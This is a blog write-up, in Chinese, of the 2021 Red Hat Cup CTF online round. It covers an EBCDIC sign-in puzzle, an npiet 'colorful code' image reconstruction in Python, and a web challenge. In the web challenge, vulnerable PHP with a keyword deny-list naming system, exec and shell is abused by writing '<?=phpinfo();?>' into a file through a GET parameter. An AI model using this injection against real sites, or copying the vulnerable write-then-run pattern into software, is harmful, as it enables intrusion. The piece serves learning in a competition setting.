2021第四届红帽杯网络安全大赛-线上赛Writeup

原创

末 初 于 2021-05-10 04:55:03 发布 8711 收藏 80

分类专栏： CTF_WEB_Writeup 文章标签： 2021redhat 第四届红帽杯 Writeup

本文链接：https://blog.csdn.net/mochu7777777/article/details/116570606

CTF_WEB_Writeup 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

文章目录

记录一下被锤爆的一天…orz


MISC


签到

签到抢了个二血2333，第一次拿二血呜呜呜，虽然是签到，还是很激动。

附件名称叫`EBCDIC.zip`


010Editor直接选择`EBCDIC`编码






```
flag{we1c0me_t0_redhat2021}
```

colorful code




这题可惜了，当我想出来怎么做的时候，已经没有时间来写脚本了...

首先题目名称提示：`colorful code`，这点当时第一时间想到了前段时间安恒赛misc有一题`colorful porgramming`

`1.png`是一种`Colorful programming`叫`npiet`: https://www.bertnase.de/npiet/
`npiet-online`: https://www.bertnase.de/npiet/npiet-execute.php


`colorful porgramming`详情见：https://www.bertnase.de/npiet/

附件中`data1`是文本文件，`data2`是数据文件，用hexdump查看如下




```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/colorful_code# file data2
data2: data
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/colorful_code# hexdump -C data2
00000000  00 00 00 00 00 c0 00 ff  ff 00 ff 00 ff c0 ff ff  |................|
00000010  c0 c0 c0 c0 ff c0 c0 00  ff 00 ff ff 00 00 c0 00  |................|
00000020  00 c0 00 c0 ff ff ff ff  ff 00 ff ff c0 00 c0 00  |................|
00000030  00 c0 c0 c0 ff ff c0 ff  c0 00 00 ff 14 14 14 15  |................|
00000040  15 15 16 16 16 17 17 17  18 18 18 19 19 19 1a 1a  |................|
00000050  1a 1b 1b 1b 1c 1c 1c 1d  1d 1d 1e 1e 1e 1f 1f 1f  |................|
00000060  20 20 20 21 21 21 22 22  22 23 23 24 24 24 25 25  |   !!!"""###$$$%|
00000070  25 25 26 26 26 27 27 27  28 28 28 29 29 29 2a 2a  |%%&&&'''(((***|
00000080  2a 2b 2b 2b 2c 2c 2c 2d  2d 2d 2e 2e 2e 2f 2f 2f  |*++++,,,----.///|
00000090  30 30 30 31 31 31 32 32  32 33 33 33 34 34 34 35  |0001112223334445|
000000a0  35 35 36 36 36 37 37 37  38 38 38 39 39 39 3a 3a  |55666777888999::|
000000b0  3a 3b 3b 3b 3c 3c 3c 3d  3d 3d 3e 3e 3e 3f 3f 3f  |:;;;<<<===>>>???|
000000c0  40 40 40 41 41 41 42 42  42 43 43 43 44 44 44 45  |@@@AAABBBCCCDDDE|
000000d0  45 45 46 46 46 47 47 47  48 48 48 49 49 49 4a 4a  |EEFFFGGGHHHIIIJJ|
000000e0  4a 4b 4b 4b 4c 4c 4c 4d  4d 4d 4e 4e 4e 4f 4f 4f  |JKKKLLLMMMNNNOOO|
000000f0  50 50 50 51 51 51 52 52  52 53 53 53 54 54 54 55  |PPPQQQRRRSSSTTTU|
00000100  55 55 56 56 56 57 57 57  58 58 58 59 59 59 5a 5a  |UUVVVWWWXXXYYYZZ|
00000110  5a 5b 5b 5b 5c 5c 5c 5d  5d 5d 5e 5e 5e 5f 5f 5f  |Z[[[\\\]]]^^^___|
00000120  60 60 60 61 61 61 62 62  62 63 63 63 64 64 64 65  |```aaabbbcccddde|
00000130  65 65 66 66 66 67 67 67  68 68 68 69 69 69 6a 6a  |eefffgggghhhiiijj|
00000140  6a 6b 6b 6b 6c 6c 6c 6d  6d 6d 6e 6e 6e 6f 6f 6f  |jkkklllmmmnnnooo|
00000150  70 70 70 71 71 71 72 72  72 73 73 73 74 74 74 75  |pppqqqrrrssstttu|
00000160  75 75 76 76 76 77 77 77  78 78 78 79 79 79 7a 7a  |uuvvvwwwxxxyyyzz|
00000170  7a 7b 7b 7b 7c 7c 7c 7d  7d 7d 7e 7e 7e 7f 7f 7f  |z{{{|||}}}~~~...|
00000180  80 80 80 81 81 81 82 82  82 83 83 83 84 84 84 85  |................|
00000190  85 85 86 86 86 87 87 87  88 88 88 89 89 89 8a 8a  |................|
000001a0  8a 8b 8b 8b 8c 8c 8c 8d  8d 8d 8e 8e 8e 8f 8f 8f  |................|
000001b0  90 90 90 91 91 91 92 92  92 93 93 93 94 94 94 95  |................|
000001c0  95 95 96 96 96 97 97 97  98 98 98 99 99 99 9a 9a  |................|
000001d0  9a 9b 9b 9b 9c 9c 9c 9d  9d 9d 9e 9e 9e 9f 9f 9f  |................|
000001e0  a0 a0 a0 a1 a1 a1 a2 a2  a2 a3 a3 a3 a4 a4 a4 a5  |................|
000001f0  a5 a5 a6 a6 a6 a7 a7 a7  a8 a8 a8 a9 a9 a9 aa aa  |................|
00000200  aa ab ab ab ac ac ac ad  ad ad ae ae ae af af af  |................|
00000210  b0 b0 b0 b1 b1 b1 b2 b2  b2 b3 b3 b3 b4 b4 b4 b5  |................|
00000220  b5 b5 b6 b6 b6 b7 b7 b7  b8 b8 b8 b9 b9 b9 ba ba  |................|
00000230  ba bb bb bb bc bc bc bd  bd bd be be be bf bf bf  |................|
00000240  c0 c0 c0 c1 c1 c1 c2 c2  c2 c3 c3 c3 c4 c4 c4 c5  |................|
00000250  c5 c5 c6 c6 c6 c7 c7 c7  c8 c8 c8 c9 c9 c9 ca ca  |................|
00000260  ca cb cb cb cc cc cc cd  cd cd ce ce ce cf cf cf  |................|
00000270  d0 d0 d0 d1 d1 d1 d2 d2  d2 d3 d3 d3 d4 d4 d4 d5  |................|
00000280  d5 d5 d6 d6 d6 d7 d7 d7  d8 d8 d8 d9 d9 d9 da da  |................|
00000290  da db db db dc dc dc dd  dd dd de de de df df df  |................|
000002a0  e0 e0 e0 e1 e1 e1 e2 e2  e2 e3 e3 e3 e4 e4 e4 e5  |................|
000002b0  e5 e5 e6 e6 e6 e7 e7 e7  e8 e8 e8 e9 e9 e9 ea ea  |................|
000002c0  ea eb eb eb ec ec ec ed  ed ed ee ee ee ef ef ef  |................|
000002d0  f0 f0 f0 f1 f1 f1 f2 f2  f2 f3 f3 f3 f4 f4 f4 f5  |................|
000002e0  f5 f5 f6 f6 f6 f7 f7 f7  f8 f8 f8 f9 f9 f9 fa fa  |................|
000002f0  fa fb fb fb fc fc fc fd  fd fd fe fe fe ff ff ff  |................|
00000300
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/colorful_code#
```


`data1` 中是 `0-19` 的数字，用 `空格分开` 。也看不出什么别的(当时在这浪费了比较多的时间)。



`data1`暂时也看不出来和图片有什么关系，所以图片的线索在`data2`



咋一看也和图片没什关系，但是当我们将每一个字节的十六进制转换成`RGB`十进制，三个一组

```
from binascii import *

with open('data2','rb') as f:
    f = hexlify(f.read()).decode()
    n = 0
    color_list = []
    for i in range(0,len(f),2):
        i = f[i:i+2]
        color_list.append(int(i,16))
        n += 1
        if n == 3:
            print(tuple(color_list))
            color_list = []
            n = 0
        else:
            continue
```

运行结果

```
PS C:\Users\Administrator\Downloads\colorful_code-1> python .\code.py
(0, 0, 0)
(0, 0, 192)
(0, 255, 255)
(0, 255, 0)
(255, 192, 255)
(255, 192, 192)
(192, 192, 255)
(192, 192, 0)
(255, 0, 255)
(255, 0, 0)
(192, 0, 0)
(192, 0, 192)
(255, 255, 255)
(255, 255, 0)
(255, 255, 192)
(0, 192, 0)
(0, 192, 192)
(192, 255, 255)
(192, 255, 192)
(0, 0, 255)
(20, 20, 20)
(21, 21, 21)
(22, 22, 22)
(23, 23, 23)
(24, 24, 24)
(25, 25, 25)
.......
(250, 250, 250)
(251, 251, 251)
(252, 252, 252)
(253, 253, 253)
(254, 254, 254)
(255, 255, 255)
```

很明显，前`20`组数据和后面的数据不太一样。然后联想到前面`data1`中只有`0-19`的数字，猜测`data1`的`0-19`应该是对应`data2`种这二十组像素数据的下标。

OK，那么思路到这里就很清楚了。我们将这二十组RGB像素，按照`data1`中的顺序，将这些像素`putpixel()`即可。

思考到这里的时候还有最后一个问题，那就是生成的图片的宽高。要知道宽高，我们首先要知道图片的总像素，总像素，直接计算下`data1`中有多少个`0-19`数字。


Python简单处理

```python
def str2list():
    with open('data1.txt') as f:
        f = f.read()
        index_list = f.split(' ')
        return index_list

print(str2list())
print(len(str2list()))
```

这里需要注意，因为`data1`最后有两个空格，所以会切多一个元素出来，去掉即可。所以这里总像素是：`7067`

`7067`看起来不像是一个比较常见的图片总像素数，不太好计算，直接在线分解质因数得到宽高


分解质因数：http://tools.jb51.net/jisuanqi/factor_calc



就先推测宽为: `37`，高为: `191`

OK，接下来直接Python简单处理下即可得到`flag.png`

```python
# -*- coding:utf-8 -*-
# Author: mochu7
from PIL import Image
from binascii import *

def str2list():
    with open('data1','r') as f:
        f = f.read()
        index_list = f.split(' ')[:-1]
        return index_list

def num2color():
    with open('data2','rb') as f:
        f = hexlify(f.read()).decode()
        n = 0
        idx = 0
        color_dic = {}
        color_list = []
        for i in range(0,len(f),2):
            i = f[i:i+2]
            color_list.append(int(i,16))
            n += 1
            if n == 3:
                color_dic[idx] = tuple(color_list)
                color_list = []
                n = 0
                idx += 1
            elif idx == 20:
                break
    return color_dic

def genimg():
    width, height = 37, 191
    img = Image.new("RGB",(width,height))
    imgpixels = str2list()
    colorlist = num2color()
    pixlist = []
    for pix in imgpixels:
        pixlist.append(colorlist[int(pix)])
    idx = 0
    for w in range(width):
        for h in range(height):
            img.putpixel([w,h], pixlist[idx])
            idx += 1
    img.save('flag.png')


if __name__ == '__main__':
    # print(len(str2list()))
    # print(num2color())
    genimg()
```




`npiet online`：https://www.bertnase.de/npiet/npiet-execute.php

Hi,

Welcome to **npiet online** !

Info: upload status: Ok
Info: found picture width=37 height=191 and codel size=1
Uploaded picture (shown with a small border): **flag.png**



Info: executing: npiet -w -e 220000 flag.png

88842f20-fb8c-45c9-ae8f-36135b6a0f11

---

run again !

back to npiet online - try again !


back to npiet
back to bertnase.de

得到flag

```
flag{88842f20-fb8c-45c9-ae8f-36135b6a0f11}
```

WEB

find_it



目录扫描发现`robots.txt`

存在`1ndexx.php`，直接访问并没有什么信息。猜测存在`vim`备份文件

访问`view-source:http://eci-2zefc95c45rhg0wuefre.cloudeci1.ichunqiu.com/.1ndexx.php.swp`拿到源码

```
<?php $link = mysql_connect('localhost', 'root'); ?>
<html>
<head>
 <title>Hello worldd!</title>
 <style>
 body {
  background-color: white;
  text-align: center;
  padding: 50px;
  font-family: "Open Sans","Helvetica Neue",Helvetica,Arial,sans-serif;
 }

 #Logo {
  margin-bottom: 40px;
 }
 </style>
</head>
<body>
 <img id="logo" src="logo.png" />
 <h1><?php echo "Hello My freind!"; ?></h1>
 <?php if($link) { ?>
  <h2>I Can't view my php files?!</h2>
 <?php } else { ?>
  <h2>MySQL Server version: <?php echo mysql_get_server_info(); ?></h2>
 <?php } ?>
</body>
</html>
<?php

#Really easy...

$file=fopen("flag.php","r") or die("Unable 2 open!");

$I_know_you_wanna_but_i_will_not_give_you_hhh = fread($file,filesize("flag.php"));


$hack=fopen("hack.php","w") or die("Unable 2 open");

$a=$_GET['code'];

if(preg_match('/system|eval|exec|base|compress|chr|ord|str|replace|pack|assert|preg|replace|create|function|call
|\~|\^|\`|flag|cat|tac|more|tail|echo|require|include|proc|open|read|shell|file|put|get|contents|dir|link|dl|var
|dump/',$a)){
 die("you die");
}
if(strlen($a)>33){
 die("nonono.");
}
fwrite($hack,$a);
fwrite($hack,$I_know_you_wanna_but_i_will_not_give_you_hhh);

fclose($file);
fclose($hack);
?>
```

正则没有忽略大小写，本来是怎么想办法怎么绕过 `disable_function` 读 `flag.php` 的，但是写入查看 `phpinfo()` 的时候发现

```
/index.php?code=<?=phpinfo();?>
```


访问`hack.php`
发现flag被记录进了`phpinfo`的全局变量里，送分了

Environment

